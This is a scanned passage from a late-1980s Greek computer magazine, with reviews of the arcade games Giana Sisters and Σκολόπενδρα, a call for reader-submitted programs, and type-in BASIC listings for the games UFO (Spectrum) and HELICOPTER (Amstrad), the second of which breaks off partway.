Καλά τα adventures, δε λέω... Ωραία και τα shoot 'em up... Αλλά ένα καλό arcade είναι σίγουρο ότι θα σας κολλήσει για τα καλά στην οθόνη σας. Όπως για παράδειγμα, το PAC-MAN. Ή το ARCANOID. Ή το THE GREAT GIANNA SISTERS!

Η οικογένεια GIANNA λοιπόν είχε εκτός των άλλων μελών μερικά χαριτωμένα και αγαπημένα κοριτσάκια. Οι αδελ-



φούλες αυτές αποφάσισαν να κάνουν κάποια σκανταλιά αλλιώτικη από τις άλλες.

Θα πρέπει να σας πούμε ότι έχουν δύο σημαντικά προτερήματα: έχουν γερά πόδια και ακόμη πιο γερό κεφάλι. Φυσικά τις δυνατότητές τους τις ξέρουν και τις χρησιμοποιούν όσο μπορούν καλύτερα.

Το sprite λοιπόν που ελέγχετε είναι η μικρούλα Gianna. Ξεκινάτε ένα πρωινό (για δες καιρό που διάλεξε) και ...τρέχετε. Γιατί τρέχετε; Τι να σας πω, θα σας γελάσω. Υποψιάζομαι ότι θα πρέπει να βρείτε καμιά άλλη αδελφούλα σας. Εγώ πάντως μέχρι την πίστα που έφτασα δεν είχα καταλάβει ακριβώς. Αλλά τελικά δεν έχει και πολύ σημασία το τι θέλετε να βρείτε. Η περιπέτεια είναι που μετράει.

Η Gianna έχει σαν σκοπό να τα κάνει άνω-κάτω: Κουτουλιές σε τοίχους, πατικώματα ενοχλητικών ζουζουνιών και άλλα πολλά. Το παιχνίδι θυμίζει πάρα πολύ το Wonder boy, αλλά είναι ίσως από τις λίγες φορές που δεν μας πείραξε καθόλου. Η κίνηση και το στήσιμο του παιχνιδιού είναι σχεδόν τα ίδια, συνεπώς θα έχετε τα γνωστά προβληματάκια με το «φρενάρισμα» του sprite και με τα επίπεδα που θα πρέπει πηδώντας να φτάσετε.

Οι κουτουλιές έχουν το σκοπό τους. Έτσι λοιπόν η Gianna πηδώντας σπάει με το κεφάλι της τα τουβλάκια που βρίσκονται από πάνω, με αποτέλεσμα να παίρνει βαθμούς και διάφορα bonus, ανάλογα με το αν τα τουβλάκια είναι άδεια ή γεμάτα. Κι επειδή τα χρόνια περνούν και η περιπέτεια μάλλον δεν λέει να τελειώσει, η Gianna μεγαλώνει κι αυτή.

Το παιχνίδι χωρίζεται σε stages. Κι εδώ η ομοιότητα με το Wonder boy. Εάν φτάσετε στο τέλος της πίστας παίρνετε bonus και συνεχίζετε στην επόμενη. Στο παιχνίδι, μεγάλο ρόλο παίζει ο χρόνος, μια και τα arcades ποτέ δεν συμπαθούσαν τους τεμπέληδες users.

Η περιπλάνηση συνεχίζεται μέσα σε σκοτεινούς διαδρόμους, αλλά και στο ύπαιθρο. Η Gianna τρέχει, πηδά τα εμπόδια, μεγαλώνει και παίρνει bonus, πιο μεγάλα γιο-γιο και διάφορες μικρές εκπλήξεις. Το παιχνίδι έχει πάρα πολύ ωραία graphics, χρώματα απαλά και ευχάριστα, διασκεδαστικά sprites κι έναν ήχο, ειδικά στην Amiga, υπέροχο. Με λίγα λόγια λοιπόν, πρόκειται για ένα πολύ διασκεδαστικό arcade.

GRAPHICS:	80%
ΗΧΟΣ:	90%
ΕΝΔΙΑΦΕΡΟΝ:	70%
ΑΝΤΟΧΗ ΣΤΟ ΧΡΟΝΟ:	80%
ΓΕΝ. ΕΝΤΥΠΩΣΗ:	80%

ΣΚΟΛΟΠΕΝΔΡΑ

ΕΙΔΟΣ: ARCADE
ΥΠΟΛΟΓΙΣΤΗΣ: AMSTRAD
ΜΟΡΦΗ: ΔΙΣΚΟΣ
ΚΑΤΑΣΚΕΥΑΣΤΗΣ - ΔΙΑΘΕΣΗ: ACOCSOFT



Φαίνεται ότι στο πασίγνωστο πια «τρένο της Πληροφορικής» ταξιδεύουν και οι Έλληνες. Και μάλιστα σε δωμάτιο Α΄ θέσης. Η ACOCSOFT λοιπόν, η ελληνική εταιρία που έχουμε ήδη παρουσιάσει, έχει έτοιμο το πρώτο σετ 100% ελληνικών παιχνιδιών. Έπειτα από μια σύντομη αλλά πολύ επιτυχημένη πορεία στο χώρο των mini business εφαρμογών, η νεαρή αυτή εταιρία σκοπεύει με αξιώσεις και φιλοδοξίες τα joysticks των gamers. Από το σετ που είχαμε, ξεχωρίσαμε ένα αντιπροσωπευτικό δείγμα, ένα arcade που θυμίζει invaders με πιο διασκεδαστική πλοκή.

Η σκολόπενδρα λοιπόν, ένα ευκίνητο και συμπαθητικό σκουληκάκι προσπαθεί να χωρέσει σε ένα λαβύρινθο γεμάτο από μικρά εμπόδια σε τυχαίες θέσεις. Τι κάνετε εσείς; Δουλειά σας είναι να την ...



πυροβολήσετε. Μην φοβάστε δεν παθαίνει μεγάλο κακό. Αντιθέτως, πολλαπλασιάζεται!

Η μια σκολόπενδρα λοιπόν γίνεται πολλές, μικρότερου μεγέθους βέβαια, οι οποίες τριγυρνούν στην πίστα σας. Εσείς με το κανονάκι σας στο κάτω μέρος της οθόνης (σε στυλ invaders) προσπαθείτε να την πετύχετε, μέχρι να την εξαφανίσετε τελείως. Για να το κατορθώσετε αυτό θα πρέπει πολλές φορές να καθαρίσετε το χώρο από ενοχλητικά εμπόδια.

Μέχρι εδώ, καλά. Όλα είναι απλά, και το παιχνίδι δεν «παίρνει» βαθμό πάνω από 50%. Η συνέχεια όμως επιφυλάσσει πολλές πρωτότυπες εκπλήξεις. Κάτι μοχθηρά ανθρωπάκια λοιπόν βγαίνουν κατά καιρούς αφήνοντας πίσω τους ... συντρίμμια (τουλάχιστον έτσι φαίνονται), τα οποία περιορίζουν τον ελεύθερο χώρο και την ορατότητά σας. Και οι ανεπιθύμητοι δεν σταματούν εδώ. Ένα άλλο κακομαθημένο sprite χοροπηδά πάνω κάτω κι αν το ακουμπήσετε αλλοίμονό σας. Bonus, δωράκια για βαθμούς κυκλοφορούν εδώ κι εκεί, βράχοι πέφτουνε ... εν ολίγοις γίνεται χαμός. Πρόκειται για παιχνίδι που στηρίζεται στο game play. Όπως καταλαβαίνετε η ACOCSOFT εκτός από φιλοδοξίες έχει και επιμονή. ό,τι βλέπω θα μας απασχολήσει για τα καλά στο μέλλον αυτή η εταιρία. Θυμηθείτε την!

GRAPHICS:	70%
ΗΧΟΣ:	70%
ΕΝΔΙΑΦΕΡΟΝ:	80%
ΑΝΤΟΧΗ ΣΤΟ ΧΡΟΝΟ:	85%
ΓΕΝ. ΕΝΤΥΠΩΣΗ:	80%


PIXELWARE

ΠΡΟΓΡΑΜΜΑΤΑ ΓΙΑ ΟΛΟΥΣ

ΕΠΙΜΕΛΕΙΑ: Γ. ΚΥΠΑΡΙΣΣΗΣ

ΤΟ ΠΡΟΓΡΑΜΜΑ ΤΟΥ ΜΗΝΑ

UFO




ΕΚΠΑΙΔΕΥΤΙΚΟ


GRAPHICS

Το PIXEL, θέλοντας να φέρει στο φως της δημοσιότητας κάποιο από τα καλά προγράμματα που έχετε φτιάξει, σας προσφέρει τη μοναδική ευκαιρία να συμπεριληφθείτε σ' αυτούς που θα αποτελέσουν αύριο, τα θεμέλια του ελληνικού **software**. Για το σκοπό αυτό, αν δεν έχετε συλλάβει ήδη τη μεγάλη ιδέα που θα σας κάνει διάσημους, επιστρατεύστε τον υπολογιστή σας και πατώντας αποφασιστικά τα πλήκτρα του, κάντε τα καλώδιά του να ανατριχιάσουν... Εμείς, από μέρους μας, αναλαμβάνουμε να δημοσιεύσουμε τα προγράμματά σας τα οποία δεν αποκλείεται να αποτελέσουν την αρχή για μια ανοδική σταδιοδρομία στο συναρπαστικό κόσμο του προγραμματισμού. Βέβαια, εκτός από τη δόξα που κανείς δεν εμίσησε, προσφέρουμε και κάποια χρηματική αμοιβή που είναι **4000** δρχ. Αν βέβαια έχετε φτιάξει κάποιο πρόγραμμα που ξεχωρίζει, θα ανακυρηχθεί πρόγραμμα του μήνα και θα αμοιφθείτε με **8000** δρχ. και τον τίτλο του προγραμματιστή του μήνα.

Για να δημοσιεύσουμε όμως ένα πρόγραμμά σας, πρέπει να ικανοποιούνται κάποιοι όροι που έχουν ως εξής:

1. Το πρόγραμμα πρέπει καταρχήν να είναι δικό σας και όχι «δανεισμένο» από βιβλίο ή περιοδικό. Αν σε κάποιο σημείο υπάρχουν «υπορουτίνες» που αναγκαστήκατε να δανειστείτε από κάποιο άλλο πρόγραμμα, θα θέλαμε να αναφέρεται εμφανώς.
2. Θα πρέπει να συνοδεύεται από ένα κείμενο που θα περιγράφει το πρόγραμμα και μόνο (σε περίπτωση που συνοδεύεται από επιστολή να είναι σε ξεχωριστή κόλα) τη δομή του προγράμματος καθώς και οτιδήποτε άλλο βοηθάει στην άρτια εκτέλεσή του.
3. Θα πρέπει να είναι ελεγμένο πολλές φορές και - αν είναι δυνατόν - να περιέχεται σε μια κασέτα που θα το συνοδεύει. Τυχόν λάθη σε κάποιο πρόγραμμα καθυστερούν ή ματαιώνουν τη δημοσίευσή του και δημιουργούν προβλήματα σε όσους πρόκειται να ασχοληθούν μ' αυτό. (Οι περισσότεροι από σας άλλωστε θα έχετε ζήσει τέτοιες «δύσκολες» ώρες προσπαθώντας να θεραπεύσετε κάποιο πρόγραμμα).
4. Τέλος, το **listing** πρέπει να είναι καθαρό και ευανάγνωστο και όπου είναι δυνατό να γίνεται διπλό πέρασμα. Δεν πρέπει να υπάρχουν διορθώσεις με στυλό ή άλλη μέθοδο και γενικότερα να μην υπάρχει τίποτ' άλλο εκτός από αυτά που έγραψε ο εκτυπωτής. Αν υπάρχει και κάποιο COPY της οθόνης, ακόμα καλύτερα.

Αν νομίζετε ότι το ταλέντο σας δε θα σας προδώσει, είμαστε έτοιμοι να δημοσιεύσουμε τα δημιουργήματά σας. Μη διστάζετε, περιμένουμε τις προσπάθειές σας...


ΠΑΙΧΝΙΔΙ



ΕΦΑΡΜΟΓΗ

ΤΟ ΠΡΟΓΡΑΜΜΑ ΤΟΥ ΜΗΝΑ

SPECTRUM



UFO

Το UFO είναι ένα παιχνίδι με δεκα πίστες. Σε καθεμία πίστα κουνάτε ένα στόχαστρο με τα CURSOR KEYS πηγαίνοντάς το πάνω στο UFO και χτυπώντας το με το 0. Αν χτυπήσετε το UFO 10 φορές τότε περνάτε στην επόμενη πίστα. Υπάρχει όμως χρονικάς περιορισμός που σας επιβάλλει να κάνετε γρήγορα αλλιώς η πόλη θα καταστραφεί. Σε κάθε πίστα η πόλη μέσα στην οποία κουνιέστε είναι διαφορετικά χτισμένη. Με το που καταφέρνετε ένα χτύπημα στο UFO, κερδίζετε βαθμούς ενώ συμβαίνει το αντίθετο αν δεν το χτυπήσετε. Επίσης, πρόσθετη δυσκολία είναι το ότι έχετε μόνο μία ζωή. Η πληκτρολόγηση είναι εύκολη, αρκεί να δώσετε προσοχή στην αντιστοιχία των GRAPHICS που βρίσκεται στο τέλος του LISTING. Για τυχόν απορίες τηλεφωνήστε στο 7664991.

Δαμιανός Καράκος

```
  10 REM UFO
  20 REM by Damian Karakos
  30 REM © 1988
  50 BORDER 0: PAPER 0: INK 7: B
RIGHT 1: CLS
  60 GO SUB 3000
  70 FOR f=1 TO 7: FOR n=0 TO 7:
 PRINT AT 0,10; INK n;"♠ U F O
♠": BEEP .01,-n: NEXT n: NEXT f
  80 PRINT AT 3,0; INK 6; PAPER
2;"THE FLYING SAUCERS ARE COMING
! CAN YOU SAVE THE CITY FROM TH
E UFOs ? GOOD LUCK! YOUR MISSIO
N BEGINS! PRESS "S" TO START
": FOR n=0 TO 30: BEEP .01,n:
 NEXT n
  81 PRINT AT 11,0; INK 0;"  ": FO
R n=0 TO 26: PRINT INK INT (RND*
6)+2;AT 12,n;" ": NEXT n: FOR n=
4 TO 31: BEEP .08,n: PRINT AT 11
,n; INK 8;" WRITTEN BY D.KARAKOS
© 1988": NEXT n
```

SPECTRUM


```
  82 PRINT AT 10,0; INK 3; PAPER
 6; FLASH 1;"USE THE ARROW KEYS
TO MOVE THE ⊛"
  83 PRINT AT 17,0; INVERSE 1; I
NK 5;"Y O U   H A V E   1   L I
F E !!"
  90 IF INKEY$="s" OR INKEY$="S"
 THEN GO TO 110
 100 GO TO 90
 110 CLS : RANDOMIZE 1500
 115 LET sc=0: LET r=1500
 120 CLS : FOR n=1 TO 121: PRINT
 AT INT (RND*20)+1,INT (RND*30)+
1; INK 5;"▩": NEXT n
 130 PRINT INK 0;AT 20,1;" "
 140 PRINT INK 5;AT 0,0;"▒▒▒▒▒▒▒▒▒
▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒";AT 21
,0;"▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒
▒▒▒▒": FOR n=0 TO 21: PRINT AT n
,0; INK 5;"■": NEXT n: FOR n=0 T
O 21: PRINT AT n,31; INK 5;"■":
NEXT n
 150 LET v=0: LET x=14: LET y=18
: LET o=19: LET p=10: LET sh=10:
 LET ho=100
 155 PRINT INVERSE 1; INK 5;AT 0
,0;"SCORE:";sc;AT 0,12;"ALIENS:1
0 HOUSES:100"
 156 RANDOMIZE 1
 160 PRINT AT x,y; INK 7;"⊛"
 170 PRINT AT o,p; INK 4;"⏏"
 180 IF INKEY$="5" AND ATTR (x,y
-1)<>69 THEN LET y=y-1: PRINT AT
 x,y+1;" "
 190 IF INKEY$="8" AND ATTR (x,y
+1)<>69 THEN LET y=y+1: PRINT AT
 x,y-1;" "
 200 IF INKEY$="6" AND ATTR (x+1
,y)<>69 THEN LET x=x+1: PRINT AT
 x-1,y;" "
 210 IF INKEY$="7" AND ATTR (x-1
,y)<>69 THEN LET x=x-1: PRINT AT
 x+1,y;" "
 220 IF INKEY$="0" AND ATTR (x,y
)=68 THEN GO SUB 4000: PRINT INK
 6;AT x,y;"⊛": FOR n=1 TO 20: BE
EP .001,45: NEXT n: FOR n=1 TO 2
0: PRINT AT x,y; INK INT (RND*7)
+1;"⊛": NEXT n: LET sc=sc+250: P
RINT AT 0,6; INK 5; INVERSE 1;sc
: LET sh=sh-1: PRINT AT 0,19; IN
K 5; INVERSE 1;sh;" "
 230 IF INKEY$="0" AND ATTR (x,y
)=71 THEN GO SUB 4000: PRINT AT
21,0; INVERSE 1; INK 5;"LOSED":
BEEP .2,2: PRINT AT 21,0; INK 5;
 INVERSE 1;"     ": IF sc>20 THE
N LET sc=sc-15: PRINT AT 0,6; IN
VERSE 1; INK 5;sc
 240 LET k=INT (RND*5)
 250 IF k=0 AND ATTR (o+1,p)<>69
 THEN LET o=o+1: PRINT AT o-1,p;
 INK 0;" "
 260 IF k=1 AND ATTR (o-1,p)<>69
 THEN LET o=o-1: PRINT AT o+1,p;
 INK 0;" "
 270 IF k=2 AND ATTR (o,p+1)<>69
 THEN LET p=p+1: PRINT AT o,p-1;
 INK 0;" "
 280 IF k=3 AND ATTR (o,p-1)<>69
 THEN LET p=p-1: PRINT AT o,p+1;
 INK 0;" "
 290 IF k=4 THEN GO SUB 2000
 300 IF ho<=0 THEN BEEP .3,3: BE
EP .2,2: BEEP .4,4: PRINT FLASH
1;AT 0,0;"THE CITY AND YOU HAVE
DESTROYED.SCORE=";sc;" ALIENS=";
sh: PAUSE 50: GO TO 1010
 310 IF sh<=0 AND r<>6000 THEN B
EEP .5,5: CLS : PRINT FLASH 1;"T
HE ALIEN SHIPS HAVE DESTROYED. Y
OU ARE A GOOD PLAYER.": FO
;AT 2,10;"CONGRATULATIONS !": FO
R f=1 TO 7: FOR n=0 TO 20: BEEP
.01,n: NEXT n: NEXT f: PAUSE 0:
RANDOMIZE r+500: GO TO 120
 320 IF r=6000 AND sh<=0 THEN PR
INT AT 1,0; INK 6; PAPER 2;AT 0,
0;"C O N G R A T U L A T I O N S
 !!": PRINT PAPER 4; INK 0;"T H
E   G A M E   I S   O V E R ":
PRINT INK 7; PAPER 3;,,"PRESS A
NY KEY TO START THE GAME": BEEP
 3,6: PAUSE 0: PAUSE 0: RUN
1000 GO TO 160
1010 PRINT AT 6,0; FLASH 1;"PRES
S ANY KEY TO START AGAIN"
1020 FOR n=1 TO 30: PLOT y*8,175
-(x*8): DRAW INT (RND*40)-20,INT
 (RND*40)-20: IF INKEY$="" THEN
NEXT n
1030 PAUSE 0: GO TO 110
2000 LET v=v+1
2100 PRINT AT v,1;" ": LET ho=ho-5:
 PRINT AT 0,29; INK 5; INVERSE 1
;ho;" "
2200 RETURN
3000 FOR n=USR "a" TO USR "c"+7
3010 READ a: POKE n,a: NEXT n: R
ETURN
3020 DATA 60,90,153,231,231,153,
90,60,24,36,126,129,255,195,126,
66,219,189,219,189,219,189,219,1
89
4000 PLOT OVER 1;0,0: DRAW OVER
1; INK 8;(y*8),(175-(x*8)): FOR
n=1 TO 10: NEXT n: PLOT OVER 1;0
,0: DRAW INK 8; OVER 1;(y*8),(17
5-(x*8)): RETURN
```

GRAPHICS

⊛ = A ⏏ = B ▩ = C



HELICOPTER



Βρίσκεσαι μέσα σε ένα ελικόπτερο μιας ομάδας διασώσεως. Σκοπός σου είναι να αναλάβεις καθήκοντα πιλότου. Κατευθύνοντας σωστά το ελικόπτερο και αφού ξεπεράσεις τα διάφορα εμπόδια που υπάρχουν (κινητά και μη), πρέπει να φορτώσεις ανυπεράσπιστους ανθρώπους από τη βάση που υπάρχει στην κάτω δεξιά γωνία του MONITOR. Τελευταίο στάδιο της αποστολής σου είναι να τους μεταφέρεις στη βάση που υπάρχει από επάνω για να είναι ασφαλείς.

Αν όμως κατά τη διάρκεια του αποβιβασμού παραμείνεις στη βάση μετά την αποβίβαση και του τελευταίου ανθρώπου τότε αφαιρούνται άνθρωποι αλλά και βαθμοί από το SCORE.

ΟΔΗΓΙΕΣ:

Ξεκινάς το παιχνίδι με 5 ζωές και σε κάθε εμπόδιο που πέφτεις σου αφαιρείται μια ζωή. Διασχίζοντας τη θάλασσα, και ενώ βρίσκεσαι από πάνω της, βλέπεις στο βάθος τη βάση που πρέπει να πας για να φορτώσεις τους ανυπεράσπιστους ανθρώπους.

Αν όμως βυθιστείς στη θάλασσα, χάνεις μια από τις ζωές σου και συνεχίζεις μέχρι να φτάσεις στη βάση. Αφού φτάσεις και το φόρτωμα αρχίσει, πρέπει να προσέξεις γιατί, αν φορτώσεις περισσότερους από 33 ανθρώπους, τότε το ελικόπτερο πέφτει λόγω υπερφόρτωσης και το παιχνίδι τελειώνει.

Η κίνηση του ελικοπτέρου γίνεται με τα πλήκτρα:

Q: Επάνω
A: Κάτω
O: Αριστερά
P: Δεξιά

ΔΟΜΗ ΤΟΥ ΠΡΟΓΡΑΜΜΑΤΟΣ
ΓΡΑΜΜΕΣ:
100-290: GRAPHICS
300-530: Καθορισμός μεταβλητών - σχεδιασμός οθόνης
540-600: Καθορισμός πλήκτρων
610-1020: MAIN GAME

Σίμος Βαρελάκης
ΜΑΡΑΘΩΝΟΣ 17
ΑΙΓΑΛΕΩ 12244
ΑΘΗΝΑ.

```
10 REM ************************
20 REM *** SIMOS VARELAKIS ***
30 REM ***      PRESENT     ***
40 REM ***      HELLIC      ***
50 REM *** COPYRIGHT: 1987 ***
60 REM ***     FOR PIXEL    ***
70 REM ************************
80 REM    'GRAPHICS'
90 PEN 1 :LET L=5:LET H=0:LET SC=0
```

AMSTRAD

```
100 CLS
110 MODE 1
120 SYMBOL AFTER 32
130 SYMBOL 33,255,255,255,231,231,255,255,255
140 SYMBOL 252,0,0,0,2,2,2,7,63
150 SYMBOL 240,255,255,16,24,27,25,255,0
160 SYMBOL 241,255,255,64,192,192,192,255,0
170 SYMBOL 242,0,0,0,0,6,4,7,0
180 SYMBOL 243,128,128,128,192,192,192,192,192
190 SYMBOL 244,3,3,3,1,1,0,0,255
200 SYMBOL 245,99,99,195,131,131,207,243,255
210 SYMBOL 246,240,248,126,30,15,7,3,3
220 SYMBOL 247,7,2,2,2,0,0,0,0
230 SYMBOL 248,0,0,0,240,0,0,0,0
240 SYMBOL 249,0,0,0,255,224,224,248,255
250 SYMBOL 250,0,0,0,255,0,0,3,127
260 SYMBOL 251,0,0,0,0,0,0,128,224
270 SYMBOL 253,192,192,0,0,0,0,0,0
280 SYMBOL 254,255,255,255,255,255,255,255,255
290 SYMBOL 255,0,0,0,32,80,138,5,0
300  REM 'FUNCTIONS'
310 LET x=4:LET y=24
320 FOR g=1 TO 100:NEXT g:CLS:LOCATE x,y:PRINT CHR$(242):LOCATE (x+1),y:PRINT CH
R$(241):LOCATE (x+2),y:PRINT CHR$(240):LOCATE (x+1),
(y-1):PRINT CHR$(245):LOCATE (x+2),(y-1):PRINT CHR$(244)
330 IF x=33 AND y=24 THEN h=h+3:dh=H*3::LOCATE 17,1:PRINT;H
```

AMSTRAD

```
340 LOCATE 1,1:PRINT "LIVES:";L:LOCATE 13,1:PRINT "MENS";h:v=12:sc=v*h1
350 LOCATE (x+3),(y-1):PRINT CHR$(243):LOCATE x,(y-1):PRINT CHR$(246):LOCATE (x-
1),(y-1):PRINT CHR$(247)
360 PRINT CHR$(247):LOCATE (x+3),(y-2):PRINT CHR$(248)
370 LOCATE (x+2),(y-2):PRINT CHR$(249):LOCATE (x+1),(y-2):PRINT CHR$(250):LOCATE
 x,(y-2):PRINT CHR$ (251):LOCATE (x-1),(y-2):PRINT C
HR$(252)
380 LOCATE (x+3),y:PRINT CHR$(253)
390 LOCATE 3,26:PRINT CHR$(254)+CHR$(254)+CHR$(254)+CHR$(254)+CHR$(254)
400 PEN 2 :LOCATE 31,14:PRINT CHR$(254)+CHR$(254)+CHR$(254)+CHR$(254):LOCATE 31,
10
410 PEN 2:LOCATE 31,10:PRINT CHR$(254)+CHR$(254)+CHR$(254)+CHR$(254)+CHR$(254)
420 LOCATE 35,14:PRINT CHR$(254) :LOCATE 35,13:PRINT CHR$(254):LOCATE 35,12:PRIN
T CHR$(254):LOCATE 35,11:PRINT CHR$(254)
430 PEN 1
440 IF  x=31 AND Y=16 OR X=31 AND Y=14 OR X=32 AND Y=14 OR X=33 AND Y=13 THEN PE
N 3: PRINT"SCRASH":PEN 1:L=L-1:LOCATE 1,1:PRINT"LIVE
S:"L:SOUND 1,114,52,15:SOUND 1,114,52,7
450 IF (x+3)=31 AND (y-2)=10 OR (x+3)=32 AND (y-2)=10 OR (x+3)=33 AND (y-2)=10 O
R (x+3)=34 AND (y-2)=10 OR (x+3)=35 AND (y-2)=10 THE
N PEN 3: PRINT "SCRASH":L=L-1:LOCATE 1,1:PEN 1:PRINT"LIVES:"L:SOUND 1,114,52,15:
SOUND 1,114,52,7:SOUND 1,114,52,15
460 PEN 2:
470 LOCATE 8,25:PRINT CHR$(255)+CHR$(255)+CHR$(255)+CHR$(255)+CHR$(255)+CHR$(255
)+CHR$(255)+CHR$(255)+CHR$(255)+CHR$(255)+CHR$(255)+
CHR$(255)+CHR$(255)+CHR$(255)+CHR$(255)+CHR$(255)+CHR$(255)+CHR$(255)+CHR$(255)+
480 PEN 1
490 LOCATE 31,25:PRINT CHR$(254)+CHR$(254)+CHR$(254)+CHR$(254)+CHR$(254)
500 b=RND * 20:c= RND * 20
510 E=RND*20:F=RND*20:
520 IF b<=2 THEN b=3:IF c<=2 THEN c=3
530 IF E<=2 THEN E=3:IF F<=2 THEN F=3
540 REM     'KEYS'
550 LET r$=INKEY$
560 IF r$="o" OR R$="O" THEN x=x-1:GOTO 550
570 IF r$= "p" OR R$="P"  THEN x=x+1:GOTO 550
580 IF r$="q" OR R$="Q"  THEN y=y-1:GOTO 550
590 IF r$="a" OR R$="A"   THEN y=y+1:GOTO 550
600 IF y=3 THEN y=4:IF y=2 THEN y=4
610 REM 'MAIN GAME'
620 IF y=25 THEN:PEN 3: PRINT "BOOM":SOUND 1,1244,35,15:SOUND 1,1244,35,7:PEN 1
:FOR T=1 TO 10:NEXT:L=L-1:LOCATE 1,1:PRINT "LIVES ";
L:IF L=0 THEN GOTO 980
630 PEN 2 :LOCATE b+5,c+2:PRINT CHR$(254):LOCATE b+3,c+5:PRINT CHR$(254):LOCATE
c+2,b+4:PRINT CHR$(254)
640 LOCATE E+1,F+2:PRINT CHR$(254):LOCATE E+2,F+3:PRINT CHR$(254):LOCATE E+3,F+1
:PRINT CHR$(254):LOCATE F+1,E+4:PRINT CHR$(254):LOCA
TE F+3,E+5:PRINT CHR$(254):PEN 1
650 PEN 3 :LOCATE 14,24:PRINT CHR$(33):LOCATE 14,23:PRINT CHR$(33):LOCATE 14,22:
PRINT CHR$(33):LOCATE 15,22:PRINT CHR$(33)+CHR$(33)+
CHR$(33)
660 LOCATE 16,18:PRINT CHR$(33)+CHR$(33)+CHR$(33)+CHR$(33)+CHR$(33)+CHR$(33)+CHR
$(33)+CHR$(33)
670 LOCATE  23,19:PRINT CHR$(33):LOCATE 23,20:PRINT CHR$(33):LOCATE 23,21:PRINT
CHR$(33):
680 LOCATE 16,14:PRINT CHR$(33)+CHR$(33)+CHR$(33):LOCATE 24,10:PRINT CHR$(33)+CH
R$(33)
690 LOCATE 24,18:PRINT CHR$(33):LOCATE 24,17:PRINT CHR$(33):LOCATE 24,16:PRINT C
HR$(33):LOCATE 24,15:PRINT CHR$(33):LOCATE 24,14:PRI
NT CHR$(33):LOCATE 24,13:PRINT CHR$(33)
```

AMSTRAD

```
700 LOCATE 24,12:PRINT CHR$(33):LOCATE 24,11:PRINT CHR$(33)
710 LOCATE 18,13:PRINT CHR$(33):LOCATE 18,12:PRINT CHR$(33):LOCATE 18,11:PRINT C
HR$(33):LOCATE 18,10:PRINT CHR$(33):LOCATE 18,9:PRIN
T CHR$(33):LOCATE 18,8:PRINT CHR$(33):LOCATE 18,7:PRINT CHR$(33):LOCATE 18,6:PRI
NT CHR$(33):LOCATE 18,5:PRINT CHR$(33)
720 LOCATE 18,5:PRINT CHR$(33)+CHR$(33)+CHR$(33)+CHR$(33)+CHR$(33)+CHR$(33)+CHR$
(33)+CHR$(33)
730 IF X= FIX(B+5)AND Y=FIX(C+2) OR X=FIX(B+3) AND Y=FIX (C+5) OR X=FIX(C+2) AND
 Y=FIX(B+4) THEN PEN 3:LOCATE 1,13:PRINT"ROCKET ":SO
UND 1,218,24,15:FOR D=1 TO 300:NEXT D:L=L-1:PEN 1:LOCATE 1,1:PRINT"LIVES:";L
740 IF X=14 AND Y=22 OR X=15 AND Y=22 OR X=16 AND Y=22 OR X=17 AND Y=22 OR (X+1)
